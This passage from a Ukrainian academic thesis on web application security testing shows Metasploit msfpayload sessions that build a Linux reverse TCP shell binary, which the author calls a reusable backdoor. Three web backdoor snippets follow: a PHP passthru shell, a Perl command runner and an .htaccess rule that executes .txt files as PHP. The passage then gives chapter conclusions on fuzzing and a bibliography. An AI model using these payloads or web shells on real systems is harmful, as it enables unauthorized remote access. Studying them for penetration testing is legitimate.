a.exe  msfbinscan  msfconsole  msfelfscan  msfmachscan  msfpescan  msfrpc   msfupdate  patch
getX   msfcli      msfd        msfencode   msfpayload   msfrop     msfrpcd  msfvenom
root@xenomorph:/opt/metasploit/app# ./msfpayload

    Usage: /opt/metasploit/apps/pro/msf3/msfpayload [<options>] <payload> [var=val] <[S]ummary|C|Cs[H]arp|[P]erl|Rub[Y]|[R
]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar|Pytho[N]>

OPTIONS:

    -h        Help banner
    -l        List available payloads

root@xenomorph:/opt/metasploit/app# ./msfpayload -l
```

Рисунок 3.20. Команда *msfpayload*

Параметри виклику команди: вказуємо *payload* (визначає кінцевий результат), який має свій набір налаштувань, також вказуємо формат виводу (інформація, масив *C, C#, Perl, Ruby*, тощо). Потрібний формат в даному випадку *.exe* – бінарний виконуваний файл.

```
root@xenomorph:/opt/metasploit/app# ./msfpayload linux/x86/shell_reverse_tcp S

       Name: Linux Command Shell, Reverse TCP Inline
     Module: payload/linux/x86/shell_reverse_tcp
   Platform: Linux
       Arch: x86
Needs Admin: No
 Total size: 190
       Rank: Normal

Provided by:
  Ramon de C Valle <rcvalle@metasploit.com>

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST  10.0.2.15        yes       The listen address
LPORT  4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell


root@xenomorph:/opt/metasploit/app# ./msfpayload linux/x86/shell_reverse_tcp LHOST=192.168.56.1 S
```

Рисунок 3.21. Метод *payload*

З рисунку 3.21 видно процес вибору методу *payload*, а також виклик налаштувань. Вказується *IP – адреса* і порт з'єднання.

```
root@xenomorph:/opt/metasploit/app# ./msfpayload linux/x86/shell_reverse_tcp LHOST=192.168.56.1 X > bintest
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell_reverse_tcp
 Length: 68
Options: {"LHOST"=>"192.168.56.1"}
root@xenomorph:/opt/metasploit/app# ls -la bintest
-rw-r--r-- 1 root root 152 May  6 09:23 bintest
root@xenomorph:/opt/metasploit/app# file bintest
bintest: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, corrupted section header size
root@xenomorph:/opt/metasploit/app# chmod +x bintest
```

Рисунок 3.22. *Bintest*

Створився бінарний файл *Bintest* . Його можна відправити на будь-яку операційну систему, будь-який сервер, запустити і він буде намагатись встановити з'єднання за адресою яка була задана, на порт 4444. Тобто, це *backdoor* який можна використовувати багато разів.

Якщо немає прав для роботи з системою, можна створити веб-*backdoor* і покласти в доступне через *http* місце, і викликати за потребою. Декілька варіантів *backdoor*:

```
<?php passthru($_REQUEST['c']) ?>
```

```
...
my @cmd = `$req`;
foreach my $line (@cmd) {
        print $line . "<br/>";
}
...
```

```
AddType application/x-httpd-php .txt
```

Висновок до розділу 3

1.Фаззинг-тестування складного програмного забезпечення з великою кодовою базою, такого як веб-браузери, є актуальним і трудомістким завданням.

2.У роботі розглянуто наявні загальні підходи до фаззингу програмного забезпечення, а також особливості підходів до фаззингу веббраузерів.

3.Фаззинг програмного забезпечення може виконуватися одним із трьох методів: чорного, сірого, білого ящика.

4.Найефективнішим є підхід на основі методу сірої скриньки (сімейство фаззерів AFL і libfuzzer).

5.Підходи до фаззингу складного програмного забезпечення можна розділити на дві групи: аналіз монолітного застосунку, фаззинг окремих модулів застосунку (інтерфейсів бібліотек).

6.Відмінність зазначених груп визначається повнотою залучення функціональних компонент досліджуваного програмного забезпечення в процес тестування.

7.Кожен із рівнів має свої переваги і недоліки.

8.Найчастіше ці недоліки можуть компенсуватися за рахунок комбінації фаззингу різних фаззинг-цілей.

9.Для коректного визначення фаззинг-цілей слід виділити поверхню атаки досліджуваного програмного забезпечення.

10. Запропоновано підхід до оцінювання поверхні атаки за рахунок обчислення різниці покриттів, що дає змогу виключити з аналізу модулі, які викликаються незалежно від вхідних даних.

ВИСНОВКИ

1.У роботі був проведений аналіз вразливостей та підходів щодо тестування на проникнення в систему веб-додатків, системи реагування на програмні небезпечні та незаплановані події, аналіз баз даних та засобів пошуку вразливостей.

2.В ході роботи було виявлено, що при теперішньому розвитку інтернет технологій надійність веб-додатків є необхідністю. Було розглянуто основні методи атаки, захисту та тестування програмних засобів, для забезпечення безпеки веб-програм, досліджено їх продуктивність на прикладі роботи з реальними даними в реальній системі.

3.Зважаючи на те, що в даній роботі присутні різні підходи щодо визначення захищеності – було отримано розширений результат, в якому відображено проблеми безпеки з різних аспектів.

4.Необхідно приділяти велику увагу заповненню прогалин уразливості, мінімізації ризиків успішних реалізацій кібератак і тим самим забезпечити безпеку хосту через веб-додатків.

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ ТА ДЖЕРЕЛ

1. International Forum of Educational Technology & Society [Електронний ресурс]. – Режим доступу : http://ifets.ieee.org/.

2. Automated Testing of Desktop. Web. Mobile. [Електронний ресурс] // Ranorex Company. – Режим доступу : http://www.ranorex.com/

3. Category:Software testing tools [Електронний ресурс] // Вікіпедія – вільна енциклопедія. – Режим доступу : https://en.wikipedia.org/wiki/Category:Software_testing_tools

4. 5 Best Test Automation Tools [Електронний ресурс] // automated-360 blog . – Режим доступу : http://automated- 360.com/automation-tools/5-besttestautomation-tools

5. List of Testing Tools. [Електронний ресурс] // guru99 – professional courses. – Режим доступу : http://www.guru99.com/list-of-testingtools.html

6. Тестування програмного забезпечення. [Електронний ресурс] // Вікіпедія – вільна енциклопедія.

7. DOU. Тестирование. Фундаментальная теорія. [Електронний ресурс]: Gennadii Mishchevskii. – 2015. – Режим доступу : https://dou.ua/forums/topic/13389/

8. Broken Authentication [Електронний ресурс]. – Режим доступу: https://www.owasp.org/index.php/Top_10-2017_A2-Broken_Authentication

9. Статья «Внедрение SQL кода» [Електронний ресурс]. – Режим доступу: https://ru.wikipedia.org/wiki/Внедрение_SQL-кода

10. Kali Linux [Електронний ресурс]. – Режим доступу: https://www.kali.org

11. .Сканер Nmap [Електронний ресурс]. – Режим доступу: https://nmap.org

12. OWASP Testing Guide [Електронний ресурс]. – Режим доступу:

https://www.owasp.org/index.php/OWASP_

Testing_Guide_v4_Table_of_Contents

13. Стаття «Metasploit инструкция по применению» [Електронний ресурс].

– Режим доступу: https://cryptoworld.su/metasploit